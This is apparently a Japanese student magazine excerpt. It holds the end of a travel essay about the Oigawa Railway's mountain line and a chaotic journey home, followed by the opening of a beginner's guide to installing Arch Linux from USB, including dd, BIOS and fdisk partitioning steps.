さて、そろそろ列車も到着したようなので、乗り込むことにしよう。金谷から出発する列車は千頭までの電化区間（大井川本線）を走行し、千頭からは非電化区間（井川線）の列車に乗り換える。大井川本線は街中を通って山に向かう路線のため、車窓からは静岡の特産である茶畠が多く見られる。この旅行は 4 月の 6,7 日に行ったため、摘み取りの時期にはかなり早かったが、5 月初頭ならば茶を摘み取る姿を見ることがあるかもしれない。千頭に到着するまでは特筆すべきことも無かったので、本当のお楽しみである井川線の光景を見ていくことにしよう。

まずは、これから乗る列車を紹介しようと思う。



最初に驚かされるのは、その小柄さである。今まで乗ってきた本線にくらべて、明らかにホームが低く、また車両の天井も同じように低い。車内の椅子は通路を挟んで片側が2列、もう片方が1列の計3列となっており、まるでバスのような内装をしている。極めつけは、車掌さんが発車前に手動でドアを閉じに来るというローテクぶりである。もはやこんな列車が現代の日本で走っているというのが信じられない。

さて、この古めかしい列車に乗って、今日の目的地である接岨峡温泉駅へと向かおう。井川線は、大井川にそって井川駅までを結ぶ山岳路線である。以前紹介した「わたらせ渓谷鐵道」よりも険しく、そして何もない山の中をひたすら登っていく。この両日は生憎と悪天候だったが、晴れた日なら思わず息を飲む絶景が満喫できることだろう。

全ての駅を紹介していくとキリがないので、ここでは面白い景色が見られたところを重点的に紹介していこう。



千頭駅を出発すると、眼下には大井川が広がっている。大井川にはいくつも橋が架かっており、途中でそれを見めたり、実際に上を渡ったりもする。この井川線は鉄橋とトンネルの占める割合が非常に高く、すべての鉄橋とトンネルを合わせた長さは8kmにもなり、およそ全体の30%を占めるという。

さて、しばらくするとアプトイチしろ駅に到着した。井川線の中でも、ここから次の長島ダム駅との間は例外的に電化されており、アプトイチしろで専用の動力車を連結する。ここでは駅名のとおりアプト式という方式の線路を用いており、通常の2本のレールの中央にラックレールと呼ばれる歯型の付いたレールが配置されている。ここで連結する動力車に付いている歯車をラックレールに噛み合わせて走ることで、通常のレールでは登り下りできないような急勾配を登ることが可能になるのだ。この区間は90‰の勾配となっており、日本では最大の急勾配である。



右側が新たに連結する動力車



通常の線路の間に、3本目が配置されている

ここから歯車を軋ませて坂道を登って行くと、長島ダムが正面から一望できる。実はこのダムの底にはかつて井川線の路線が沈んでおり、今登っている急勾配の区間は、ダム建設に伴い新線として作りなおしたものである。大きく迂回することなく短期間で工事を終えるために、アプト式という特殊な方式を用いたという背景があるのだ。



長島ダム駅に到着すると動力車は切り離され、またディーゼル気動車による運転が始まる。ここまで来れば、目的地まではあと一息だ。途中には奥大井湖上駅という、名前からして既に不穏な駅があるのだが、こちらは帰りに実際に降りて周りを散策するので後回しにしよう。

ということで、接岨峡温泉駅に到着した。ここは駅と温泉宿以外に何もない駅なので、特に紹介することもないだろう。ここで1泊し、次の日は終点の井川駅を目指して移動を続ける予定である。この夜は全国的に天気が荒れ、山中でも暴風雨となった。

翌日、朝食のあとに接岨峡温泉駅を出発した。夜の悪天候はすっかり鳴りを潜め、曇ってはいるものの強い雨は降っていない。しかし影響は残っているもので、落石などの障害物が線路上に散乱し、何度も停車して除去作

業を行うこともあった。

そうしてゆっくりと歩を進め、森の中にひっそりと佇む尾盛駅へと辿り着いた。おそらくこの駅は大井川鐵道の中でも一番辺鄙な立地の駅であり、周囲には道もなければ民家もない。あるのは砂利を盛って作った申し訛程度の乗り場と、誰が使うのかも分からぬ駅舎だけである。勿論、乗る人も降りる人もいない。車内には「尾盛駅付近でクマが出没するので注意せよ」との張り紙があり、まさに「秘境駅」と言う他ない。ちなみにこの駅舎はもともと閉鎖されていたのだが、クマが出没するようになってから、利用者の避難用に開放されるようになったという逸話がある。もしクマに襲われても大丈夫なように覚えておこう。大井川鐵道の薄いダイヤを考えると、ヘタな駅で降りてしまうと本当に帰れなくなるので今回は降りなかつたが、次回来ることがあれば、この駅を散策するための時間を取りたいと思う。



尾盛駅を出発してしばらくすると、「関の沢橋梁」という 70.8m もの高さを誇る鉄橋に差し掛かる。かつて日本一の高さであった高千穂線の高千穂橋梁(105m)が 2008 年に廃止された結果、繰り上がりでこの橋が現在の日本一となっている。橋の半ばで観光停車を行うため、圧倒的な高さの迫力ある風景がじっくりと楽しめるだろう。



かんぞう
何もない閑蔵駅を過ぎ、ようやく終点である井川駅に到着した。ここも周りにこれといった施設は無い駅であるが、土産物・軽食店があるため、食事は取ることができる。ここで土産の「ブルーベリー羊羹」を買って帰ることにする。少し待っていると、折り返しの列車が発車するようなので、再び乗り込んだ。

大体ここまでで目ぼしい撮影スポットは撮り終えたので、復路は純粹に景色を楽しむことにする。快晴とは言いたいが天候ではあるが、遠くに見える山々の、新緑に混じる山桜の薄紅色が鮮やかである。やはり豪雨の影響か、眼下を流れる大井川が濁っているのが口惜しい。こうして長閑な春の風景を楽しんでいると、散策を予定していた奥大井湖上駅が近づいてきた。

ここはもともと蛇行した谷に張り出した尾根の部分であるが、ダム建設にあたって谷が水没し、現在は半島のような形状になっている。この三方を湖に囲まれた未開の地に設けられているのが奥大井湖上駅である。駅舎は無く、ホームに待合室がある以外はこれといった設備はない。駅から少し階段を登った辺りにコテージのような建物があり、休憩所として利用することができる。この列車からは他に降りる人もおらず、静かに自然の中を散策することができた。



この鉄橋脇の歩道を通って対岸に渡り、そこからグリリと山道を登ると、奥大井湖上駅を見下ろせる絶好の撮影スポットに辿り着ける。その撮影スポットから撮った写真がこちら。この1枚を取るために大井川鐵道に来たといつても過言ではないだろう。中央の陸地に見えるのが奥大井湖上駅である。



さて、期待通りの写真が撮れて満足したので帰路につくとしよう。来た列車に乗り、千頭で乗り換える……筈だったが少しトラブルがあり、乗る列車が前後してしまった結果、予定していなかったSL急行に乗ることになってしまった。これも何かの運命かということで、SLの旅を楽しむことにしよう。このSLは、前回紹介した真岡鐵道のそれとは違い、観光客向けのサービスが多い。車内販売だけでなく、記念写真の撮影や車掌さんによるハーモニカの演奏など、バラエティに富んだイベントで楽しませてくれる。そういうしているうちに、最初の出発駅である金谷に戻ってきた。

予定していた旅行はここまで。今回は写真を多めにお送りしてきたが、お楽しみ頂けただろうか。少しでも大



井川鐵道の魅力を伝えられたのなら幸いである。少し茨城からは遠いが、新幹線を使えば一泊二日でも余裕のある日程が組めるだろう。興味を持った方は、是非訪れてみてほしい路線である。

——と、これで終われば「ああ面白かった」で幸せな旅行だったのだが、そうは問屋が卸さなかった。帰路の4月7日は雨こそ大したことは無かったものの、全国的に強風で鉄道網はガタガタであり、特に海沿いを走る東海道本線は完全に麻痺してしまっていた。改札口の時計は16時半を指しているにもかかわらず、掲示板に表示されている次の列車は18時台。おまけに自動改札は全て閉鎖されており、入場することすらできない。聞くところによると静岡-豊橋間で強風が吹き、すべての列車が運転見合わせという状況との事。はたして今日中に筑波に帰ることができるのだろうか。

18きっぷで有人改札を通り、車内で待つこと30分。ようやく熱海行きの列車が動き出した。ようやく帰れるかと胸をなでおろしたのも束の間、静岡まで進んだ所で不穏な放送が飛び込んできた。

「この列車は熱海行きと表示されておりますが、行き先を確認中です……確認が取れました、この列車は熱海行きと表示されておりますが、当駅止まりとなります。到着後、車庫に入りますのでご利用にはなれません」

もはや完全にミステリートレインと化した東海道本線、一体どの列車に乗れば何処に着くのかもよく分からぬ。放送によると、次の熱海行きの列車は島田駅で停車中らしい。島田駅といえば、先ほど出発した金谷の次の駅である。だんだん気が遠くなってきた。

情報の混乱による対岸の大移動を眺めつつ、さらに待つこと40分ほど。ようやく先ほどの熱海行きが静岡に到着した。このあたりで、ようやく帰れる見込みが立ってきた。再び風が吹けば途中の駅で止まる可能性もあるが、何とか熱海まで行けば東京行きの列車に乗れる。そうすれば22時くらいには東京駅に到着するに違いない。そう思いながら、肅々と詰め込まれていく人間の列に並ぶ。

恐れていた運転見合わせも起こらず、熱海駅に到着した。もうここまで来れば大丈夫だろう。掲示板には15両編成と書いてあったにも関わらず何故か10両編成が来たせいで混亂が発生し、ボックスシートを確保できなかつたのは理不尽さを感じたが、とにかく東京行きに乗ることができた。もうこれ以上は何も起こらないと思っていた。

20時40分頃。平塚を過ぎ、もうすぐ茅ヶ崎に着こうかというころに、突然それは起こった。非常灯を除いた照明が消え、車内が急に暗くなった。続いて非常ブレーキが掛かり、ぐぐっと前向きの力が体に掛かる。パンタグラフが離線して非常ブレーキが作動したのかとも思ったが、なかなか照明が戻らない。徐々に不安が募り、車内がざわめく。

「この列車は、踏切において自動車と衝突した模様です。詳しい状況については調査中ですが、分かり次第お伝えします」

なんという事だろう。おそらく最終的には最寄りの茅ヶ崎駅まで歩くことになるだろうが、しばらくは警察や救急の仕事が優先だろう。そうして延々と車内で拘束されているうちに先頭車両が脱線していることが判明し、いよいよ今日中の帰宅はあやしくなってきた。不幸中の幸いは、乗用車の運転手も含めて幸い大きな怪我人がいなかつたことだろうか。また待ち時間の中で、隣に座っていたアメリカ人男性と日本人女性のカップルと仲良くなり、現在地や最寄り駅の情報を教えてあげた代わりに缶チューハイを貰うなど、普通の状況ではなかなか有り得ない出会いがあったのもイレギュラーならではのイベントだったとも言える。

そうして1時間ほど経ったあと、乗客は徒歩で茅ヶ崎駅に向かうように指示があった。車両から梯子を使って線路に降り、線路の上を歩いて最寄りの踏切を目指す。東海道本線の線路の上を合法的に歩くというのも、考えてみればかなり貴重な体験だろう。朝からトラブルが続いたこともあり、もはやだんだん楽しくなってきた。この時点で22時を回っていたため、高速バスでは筑波に帰れないのが確定してしまった。茅ヶ崎駅への道を進みながら、先ほどのカップルに帰れなくなったことを伝えると、何と都内にある彼の自宅に泊めてくれるという。しかも聞くところによると都内某所の一等地のマンション、それも14階にある彼の部屋の窓からは東京タワーが見えるなど、素晴らしい夜景も楽しめるらしい。普段なら見知らぬ他人の家に泊まるなどまず無いことだが、ここまで面白い状況なら話は別。お金持ちの豪華な部屋も気になるところなので、ありがたく泊めてもらうことにした。その後は彼の部屋で、カクテルを作るのが趣味だという彼にパラダイス^{*}をご馳走になり、翌日朝には筑波に帰ることができた。

こうして、長い長い旅は終わりを告げた。これ以上ないくらいにトラブルが重なってしまった一日であったが、最終的には楽しかったので問題なし。終わりよければ全てよし、である。新しい友人もできたり、これ以上いうことはないくらい印象的な旅であった。まあ、たまにはこんな旅も悪くない。たまにならね。

*1 ジンとアプリコットリキュール、オレンジジュースで作るカクテル。爽やかなフルーツの香りと、口の中で広がる甘みはまさに楽園。

引越しを完了させよう！

文 編集部 iorivur

1 大学デビュー

大学デビューおめでとうございます。これから、情報科学類生としての引越しを完了させましょう。今後皆さんが扱うプログラミング言語の多くは、POSIX^{*1}の上で動かすことが便利になるように設計されています。Windows と比較して自分の思いのままのプログラミング環境を簡単に構築できるので、Windows の呪縛から逃れ、自由への道を筆者とともに歩みましょう。

これが、真の大学デビューとなることを祈ります。

1.1 Linuxについて知る

まず、オペレーティング・システム（以後、OS）について知っておかなければなりませんが、今の時代、インターネットという素晴らしい通信網が整備されているので、聖地シリコンバレーの方角にサジダ^{*2} ^{*3}して検索しましょう。

Linuxについても同様ですが、軽く紹介します。そのためにはまず、Linux 前夜の状況をまず説明する必要があるかもしれません。当時、UNIX という OS がありました。UNIX といえば特定の高価なハードウェアでしか動かない高嶺の花の OS であったのですが、機械の付属製品に過ぎなかったソフトウェアのソースコードは比較的寛容にコピーされていました。UNIXについても、AT&T が（ライセンスを明らかにしないまま）公開し、他のソフトウェアと同様にユーザの手でコピー、改良されていきました。主だった配布形式（OSだけでは使えない）での上で動く「アプリ」をバンドルした配布形式がありました）として、カリフォルニア大学の BSD が有名です。そうしたなかで、Intel の i386 を搭載した個人用コンピュータでも UNIX を使えるように多くの学生たちが努力をし、BSD4.2 を生み出します。ここから、特許等の問題を克服して FreeBSD, NetBSD などが誕生し、これらの BSD は趣味の世界を抜けだしてこんにちまで商用・学術用問わず利用されるようになりました（あれれれ、Linux の説明じゃなかったつけ……）。

1.2 続・Linuxについて知る

当時フィンランドの学生だった Linux の生みの親、Linus Torvalds が UNIX 互換 OS（当時”UNIX 的な”OS が多く存在した。これを標準化したものが POSIX である）に興味をもったとき、すでに BSD が特許の関係で公開が一時中止になっていました。これは後日解決されることになりますが、しかしその時には彼の作った OS——Linux はある程度形になっていて、彼だけのプロジェクトではなく、多くの人が参加して開発されているものへと成長していました。

*1 後述

*2 ムスリムがサジダ（跪拝）するのは、サラー（礼拝）の時だけではありません。クルアーンのある箇所を耳にした時や読んだ時、あるいは何か感謝すべきことが起こったときなどにもサジダすることが推奨されています。（引用：IslamHouse(<http://www.islamhouse.com/p/133377>)）

*3 本誌 WORD は宗教的にニュートラルな立場を採用しています

最初は、Dr. Andrew Tanenbaum という有名な先生が書いた『Operating Systems: Design and Implementation』という本の付録として載っていた MINIX という OS を改良・機能拡張していましたが、当時の理想として掲げられていたモデルや目標^{*4}を Linus は諦め、とにかく現状もつともまともに動くことを目的に作業をすすめます。

この方針は多くの手元の安いコンピュータで UNIX 的なシステムを動かしたく欲求不満になっていた人々の心をとらえ、多くの人々が参加するプロジェクトに成長し、その後商用化が進み更に大きなプロジェクトとなり、現在でも活発に開発されています。

そうして現在、ネットワーク機器、テレビ、車載システム（カーナビなど）、ロボット、携帯電話、Android スマートフォンなどから Google・Yahoo・Amazon などの殆どの大規模な Web サービス／クラウドサービスを提供するサーバ、スーパーコンピュータにいたるまで、あらゆるコンピュータ・システムの上で動作ができるようになり、またそれが商用ベースでもメリットとして打ち出されるようになりました。

Linux は Microsoft という一企業が開発・販売しているソフトウェアである Windows とは異なり、開発はインターネット上でオープンに進められ、そこに多くの企業や個人が参加しています。参加資格のようなものは特に必要なく、個人であっても自由に議論に参加出来ます。Linux のソースコードは開発途上のものも含め全て無料でインターネット上に公開されています。

とはいいうものの、90 年代までは、個人用コンピュータの OS としては、Microsoft 社の MS-DOS の優勢が続き、そのまま MS Windows の時代へと突入します。それ以降、ハードウェアメーカーも Windows を前提とした商品展開を行いつづけ、今にいたるまでこのシェアに陰りはありませんでした。^{*5}多くの読者が手元に用意しているコンピュータには Windows が入っていて、読者自身も Windows 20 年の歴史の文化遺産なしでは生きられないと考えているでしょう。

しかし今回は、これから、文化の消費者ではなく、科学としての計算機に分け入っていく情報科学類生のために、ソースコードを参照することのできない Windows を捨て、Linux による選択と改良の自由のある世界へと誘います。

1.3 Arch linux

今回は、あえて Arch linux という Linux の配布形式（ディストリビューション）の一つを選択し、これをインストールします。なぜ Arch linux を選んだかというと、おそらく初心者でもなんとなーくでも理解しながら流れを追ってインストールできるもののうち、もっとも難しいディストリビューションだと筆者が勝手に考えるからです。これが入れられるようになれば今後困ることは少ないでしょう。他の OS、たとえば Gentoo Linux や、Debian GNU/Hurd、Plan9、Dragonfly BSD などの「タフ」な OS も使いこなすことができるようになるでしょうし、もしこれで難しいと感じたのならば、Linux Mint などの、Windows より入れやすいような簡単な Linux ディストリビューションを試してみればいいと思います。

本稿の最後に Linux Mint についてもすこし説明をします。

^{*4}マイクロカーネルなど

^{*5}PDA 向け OS として、PalmOS や Windows Mobile が成功せずに PDA とともに滅びさった後、スマートフォン・タブレット端末が急速に普及し、BSD を遠い遠い先祖に持つ iOS や Linux ベースの Android が市場を支えるようになりました。そして 2012 年あたりから、Windows Phone の失敗・Windows 8 への微妙な市場からの反応とともに、Windows の販売に陰りが見え始めている、と言う人もいますが、やはり市場の担い手はまだ PC でしょう。

2 インストール

まず、OS のインストールを行ったことがない人のために、ざっと流れを説明します。

- 今回は、インストールする OS のファイルを書き込んだ USB メモリもしくは CD-R などのメディアを用意します。
- 手元のハードウェアにこのメディアを読み込ませて、このメディアから起動します。
- このメディアに付録しているツールを用いて OS を導入します。
- OS の導入が完了したら、再起動をして、その後必要になるプログラムをさらに導入します。

2.1 OS のダウンロード

OS のインストールメディアのイメージ^{*6}をまずダウンロードします。

筑波大学からもっとも高速にアクセスできる、Arch Linux のインストールイメージを配布しているサーバは、筑波大学学術情報メディア基盤センターの一階にあります。ここに、WIDE Project^{*7}の筑波拠点があつて、ここで配布されています。

ブラウザのアドレス欄^{*8}に、

```
|| http://ftp.tsukuba.wide.ad.jp/Linux/archlinux/iso/2013.03.01/archlinux-2013.03.01-dual.iso
```

と入力します。

学内のとある無線アクセスポイントに接続して、動画再生をしながら計測したところ、2.20 MB/s もの速度でダウンロードできました。500MB 以上のサイズのファイルですが、4 分以内に降ってきたのでストレスは感じませんね。

2.2 メディア入手、作成する

次に、インストールメディアをどうするか考えます。

USB メモリと CD-R のどちらか一方を使用しますので、どちらにするか、この章を読んで決めましょう。

使っているコンピュータがめちゃくそ古くて Pentium 4 以前だということでもなければ、USB メモリから起動できるようになっているはずです。もしできるならば、迷わず USB メモリから起動することにしましょう。わからない場合、後述の BIOS の設定を読みましょう。もしダメならば、CD-R から起動することになります。別段 CD-R から起動するのが面倒ということもないのですが、正直そんな古いハードウェアをメイン機に据えるのはそろそろよしたほうがいいんじゃないかなと、老婆心ながらアドバイスします。

2006 年以降の Mac(Macbook, Macbook Pro, Mac mini, MacPro, おまんじゅうではない液晶がついている iMac など)ならば、USB メモリから起動できたはずです [要出典]。

^{*6} ISO ファイル。メディアのそのままの写しのようなもの。フォルダでコピーするような形式で配布しないのは、起動に使えるメディアの状態に制約があるからです

^{*7} <http://www.wide.ad.jp/>

^{*8} URL を打ち込むところ、わかるね？

2.2.1 CD-R からインストールする場合

CD-R はそこらへんで買えます。データ用と記された、一番適当そうで安いやつを買います。どうせいつか消費するので、CD-R を買う場合は、多めに買っておくといいでしょう。30~50 枚入りなどがお得感あります。

ISO ファイルですから、Windows 7 以降であれば CD に焼く機能が標準でついているはずです。それ以前ならば「dd for Windows」などの、古くからある無料ソフトウェアを利用して焼きましょう。

2.2.2 USB メモリでインストールする場合

USB メモリについても同様です。秋葉原では 1~2GB 程度の USB メモリが 300 円を切らんとする勢いで値下がりが続いていますので、適当に見た目が気に入った奴をひとつかんで買いましょう。あきばお～あたりが特に安すぎてどっから仕入れているのか怪しいデヴァイスを売っているので、要注目です。

もし Windows を使っているのならば「dd for Windows」などの、古くからある無料ソフトウェアを利用して USB メモリに焼きましょう。

Mac であれば、標準で付録しているディスクユーティリティというソフトを使う方法と、これから Arch linux で多用するようにコマンドベースで行う方法があります。ディスクユーティリティからは、[復元] メニューから、ソースファイルとして上でダウンロードした ISO イメージを選択するとよいようです。

コマンドベースで行う方法としては以下のように行います。ターミナル (端末) をひらいて、

```
1 || diskutil umountDisk /dev/diskn
2 || sudo dd if=archlinux-2013.03.01-dual.iso of=/dev/diskn
```

と打ち込みましょう。アドミニストレータのパスワードを訊かれるとおもいます。ただし、`/dev/diskn` は、適宜自分がさした USB メモリのものに読み替えてください。どれがそれだかわからない場合は、

```
1 || diskutil list
```

と打ち込んで、容量などを見比べながらそれっぽいものを見つけ出しましょう。

よくわからなかった場合は、[dd for Windows USB メモリ][dd USB メモリ 焼く Mac] などと Google 検索にかけると、自ずと道が開けると思います。

また、インストールする先のコンピュータとメディアを焼くコンピュータは当然別のものでよいので、大学のコンピュータで焼くも八卦です。OS なしの中古 PC を買ってきた場合などには重宝するのではないかでしょうか。その場合は 3C 棟 2 階、A 棟から見て左側の windell 部屋という計算機室があるので、そこを利用しましょう。windows や CentOS *9 で起動できるようになっていますが、ここでは windows から USB メモリを焼きます。他の部屋の Mac やこの部屋の CentOS からは、一般の学生がディスクにイメージが書き込めないように制限されています。

ここで、これから頻繁に利用することになるので、コマンドの打ち方を説明します。新入生に配られる手引き *10 にも書いてありますが、Mac でいうところのターミナル (端末) を立ち上げると、白い背景に黒文字、そしてカーソルが

*9 これも Linux のひとつ

*10 情報科学類教育要計算機利用の手引き

表示されていると思います（デフォルトではそう）。その画面でキーボードを適当に叩くと、それに見合った文字列が表示されてゆくと思います。

カーソルの左に表示されている、

1 || \$

や

1 || %

といった文字は、プロンプトと呼ばれます。これらは好きなように設定できますが、今回の記事では、多くのお約束にしたがって、

1 || %

というプロンプトを採用し、以降、この記事で

1 || % hoge

というように表記した場合には、hoge <Enterkey> と入力したことにします。%は入力しませんよ、いいですね？

2.3 データのバックアップ

これから、コンピュータのディスクのデータを消します、または消さないようにするつもりでも、人間にはいろんなミスを起こせる潜在的才能が備わっているので、悲しい目をみないように、データをどこかにバックアップしておきましょう。ほら、さっきの大量のフリスビー、もとい CD-R が役に立ちますね！

何かよくないトラブルが発生する可能性があり、初心者にはおすすめできませんが、Windows や Mac 上では、システムのディスクを小さく縮めるユーティリティが使えます。その作業でディスクに空いた容量の部分に新しいパーティションを作成して Linux を導入すれば、起動時に元からインストールされている OS と Linux のどちらを起動するか選択することができるようになります。この状態・機能をデュアルブートと呼びます。もし本当にデュアルブートを実現したい場合は [デュアルブート Linux Mac] などと検索するといいでしょう。

2.4 BIOS の設定などをする

コンピュータが起動したとき、どのディスクやデバイスから OS を起動するかという判断を行います。この判断は BIOS *¹¹ の設定を参照して行われるので、この設定を変更して外付けの USB メモリまたは CD-R から起動できるようにします。

Mac の場合は、今回作成した USB メモリや CD-R を挿入して、<Optionkey> を押しながら起動すると、選択画面がでてきますので、挿入したメディアを選択しましょう。

PC の場合、まずは何も考えず先ほど作ったメディアを挿入した状態でコンピュータを再起動してみればいいんじゃないかなと思いますが、自分のコンピュータが USB メモリから起動できるかどうか知らない場合や、とりあえず再起動してみたけどいつも通りの Windows が起動したと言う場合には、BIOS の設定を見直す必要があります。

*¹¹ BIOS というのは、コンピュータを立ち上げたときに OS より先に起動してコンピュータの初期化などを行うソフトウェア（ファームウェア）起動したときに出るあの画面。OS っていう文字列で終わるが OS の一種ではない！

起動時にどこか特殊な、普段は上を歩く猫しか押さないような辺鄙なキーを押すと BIOS のメニューにはいりますが、具体的な BIOS のメニューを呼び出すキーはメーカによって微妙に異なります。

自分のコンピュータのメーカ、ブランド名、またはマザーボードの型番などとともに、「BIOS」などの検索キーワードを入力すると、もしかしたら答えが載っているかもしれませんし、そうでなくとも起動時の画面に表示されていることがほとんどだとおもいます。たとえば、起動時のロゴの画面の下に、「Press F1 to enter setup」などと表示されている場合はそれです。この場合は起動ボタンとともに F1 キーを長く押して立ち上げると、BIOS のセットアップ画面が登場するのではないか。Thinkpad であれば Think Vantage ボタン、他の場合は F1, F2, F7, F11, Delete などのキーのいずれかが主に BIOS セットアップの為のキーです。

この BIOS セットアップ画面で、「Change boot order」や「Boot options」などという項目があれば、ここを見てみましょう。英文の説明にしたがって、起動順序をかえ、USB メモリや CD が先に立ち上がるようになります。ここで、USB メモリは、「external disk」「removable disk」「removable media」などと呼ばれているかもしれませんし、CD も、「Optical disk」「Optical drive」などと呼ばれているかもしれません。とにかく、FDD でも HDD でもないものの優先順位をあげておきましょう。

優先順位をいじった後は、忘れず「save and exit」の項目から抜けましょう。そうしないと、せっかく行った設定が反映されません。

2.5 起動する

これから、インストールを本格的に進めていきますが、コンピュータの構成によって具体的な値などが変わってきます。具体的な説明を可能にする為に、ここでインストールするコンピュータの具体的なスペックを想定します。メモリ 4GB を搭載した Intel Core2 Quad のデスクトップコンピュータで、16GB の SSD を 1 台搭載していて、このディスクのすべてを Arch linux で扱うようにすることにします(実験環境で行ったので、容量が小さいです)。

作った起動メディアを挿入して、再起動します。図 1 のような画面ができるまでこの記事を読み直し、Google 検索を駆使してください。

Core 2 以降の比較的新しい CPU(2006 年以降)を使っていている場合 (Core2 Duo, Core2 Quad, Core i3 など) は、Boot ArchLinux(x86_64) というメニューが出ているはずなので、それを選びましょう。古いコンピュータを使っている場合は Boot ArchLinux(i686) のメニューしか出でないとおもいますのでそれを選びましょう。しかし Core 2 よりも前の製品を意地でもメインのコンピュータとして使い続けるのはやめたほうがいいと思います。ただし、メインとして使うのではなく、遊びとして余っているコンピュータにインストールする分には、スペック的な問題はありません。

2.6 インストール直前まで

i686 か x86_64 のどちらかを選択して Enter を叩けば、起動して以下のようなプロンプトができるでしょう。

このプロンプトが

1 || #

であるのは、「ここに入力したコマンドは特権モード (=管理者権限) で動くぞ」という意味です。




図1: Arch のインストーラが上がった！

```
Arch Linux 3.7.5-1-ARCH (tty1)
archiso login: root (automatic login)
root@archiso ~ #
```

図2: Arch のインストールが始まります

さて、次にすることは、どんなキーボードをいま使っているのか Arch におしえてあげることと、インストールする先のディスクをセットアップすることです。

\http://bit.ly/10VmMK0^{*12} にほぼばっちら載っていますので、必ず読んでください。このような説明手法を RTM (Read The Manual) といい、説明するひとの負担を減らしつつ、ユーザも正しい情報を手に入れることができるアジャイル手法です。

以降のインストール方法解説は、むしろインストールガイドの補足です。インストールガイドをしっかり読みながら、インストール作業を進めていって下さい。

読者がどんなキーボードを好んで使っているのか分かりませんが、日本語なら

```
1 # loadkeys jp106
```

Dvorak ならば、

```
1 # loadkeys dvorak
```

スロヴェニア語ならば

```
1 # loadkeys slovene
```

と入力します。US 配列ならばこの作業は必要ないです。

ディスクのセットアップ、パーティション作成は http://bit.ly/1604jM0^{*13} にまとめています。データを入れる大事なところですので、しっかりとガイドを読みましょう。

fdisk^{*14}で ext4 ファイルシステムのパーティションを一個つくって、swap パーティション^{*15}はメモリの量もしくは 4GB、いずれか小さい方くらいのを一つ作ればいいと思います。まあパーティションの配分なんて、最初からうまくいくはずがないので、習うより慣れろです。

以下に、先ほど仮定した環境で、ディスクのパーティショニングを行った様を示します。流れとしてはパーティションの消去、表示、2GB の領域を新規作成、残りの領域にもうひとつ新規作成、表示です。

```
1 %fdisk /dev/sda      ..... /dev/sda というデバイスを開きます
2 Welcome to fdisk (util-linux 2.22.2).
3 :
4 :
5 Command (m for help): d      .....パーティションを消します。ここでは元からありませんでした
6 No partition is defined yet
7
8 Command (m for help): p      .....パーティションを表示します
```

^{*12} https://wiki.archlinux.org/index.php/Installation_Guide#Installation

^{*13} [https://wiki.archlinux.org/index.php/Partitioning_\(日本語\)](https://wiki.archlinux.org/index.php/Partitioning_(日本語))

^{*14} ディスクのパーティショニングなどを行うコマンド

^{*15} メモリのデータを一時退避する場所。メモリが足りなくなると使われる

```
9  :
10 :
11 Device Boot Start End Blocks Id System
12
13 Command (m for help): n      .....パーティションを作ります
14 Partition type:
15   p primary (0 primary, 0 extended, 4 free)
16   e extended
17 Select (default p): <Enter を入力>  .....primaryなパーティションを作成します
18 Using default response p
19 Partition number (1-4, default 1): <Enter を入力>  .....デフォルトの1で問題ない
20 Using default value 1
21 First sector (2048-30283007, default 2048): <Enter を入力>  .....デフォルトを選択
22 Using default value 2048
23 Last sector, +sectors or +size{K,M,G} (2048-30283007, default 30283007): +2G  .....2GBの領域を作成
24 Partition 1 of type Linux and of size 2 GiB is set
25
26 Command (m for help): t      .....パーティションのタイプを変更します
27 Partition number (1-4): 1    .....パーティション1を変えるので1を
28 Hex code (type L to list codes): 82  .....swapパーティションのコードは82
29 Changed system type of partition 1 to 82 (Linux swap / Solaris)
30
31 Command (m for help): n      .....新しいパーティションを作る
32 Partition type:
33   p primary (1 primary, 0 extended, 3 free)
34   e extended
35 Select (default p): <Enter を入力>  .....やはりprimaryなパーティションを作成
36 Using default response p
37 Partition number (1-4, default 2): <Enter を入力>  .....デフォルトの2を利用
38 Using default value 2
39 First sector (4196352-30283007, default 4196352): <Enter を入力>  .....利用できる最小のセクタがデフォルトで与えられる
40 Using default value 4196352
41 Last sector, +sectors or +size{K,M,G} (4196352-30283007, default 30283007): <Enter を入力>  .....ケツまで使う
42 Using default value 30283007
43 Partition 2 of type Linux and of size 12.4 GiB is set
```

```

44
45 Command (m for help): p .....表示
46 :
47 :
48 Device Boot Start End Blocks Id System
49 /dev/sda1 2048 4196351 2097152 82 Linux swap / Solaris
50 /dev/sda2 4196352 30283007 13043328 83 Linux
51
52 Command (m for help): w .....書き込み
53 The partition table has been altered
54 Calling ioctl() to re-read partition table.
55 Syncing disks.

```

このプログラムは対話的なプログラムなので、訊かれてとまっている時は答えてあげましょう。

さらに、新しくファイルシステムを構築します。

```
1 # mkfs.ext4 /dev/sda2
```

新しく作った、インストール先のディスク（おそらく HDD や SSD）を `/dev/sda2` とします。具体的にはさきほどの fdisk が教えてくれているでしょう。

マウント^{*16}します。

```
1 # mount /dev/sda2 /mnt
```

できれば有線で、どうしても無線ならばちゃんとドキュメントを読んでインターネットに接続します。

起動時にすでに接続する為のプログラムが動作しているはずですが、もしつながっていなかった場合、有線の場合には以下の通りにすればつながるはずです。

```
1 # ip link set eth0 up
2 # dhcpcd eth0
```

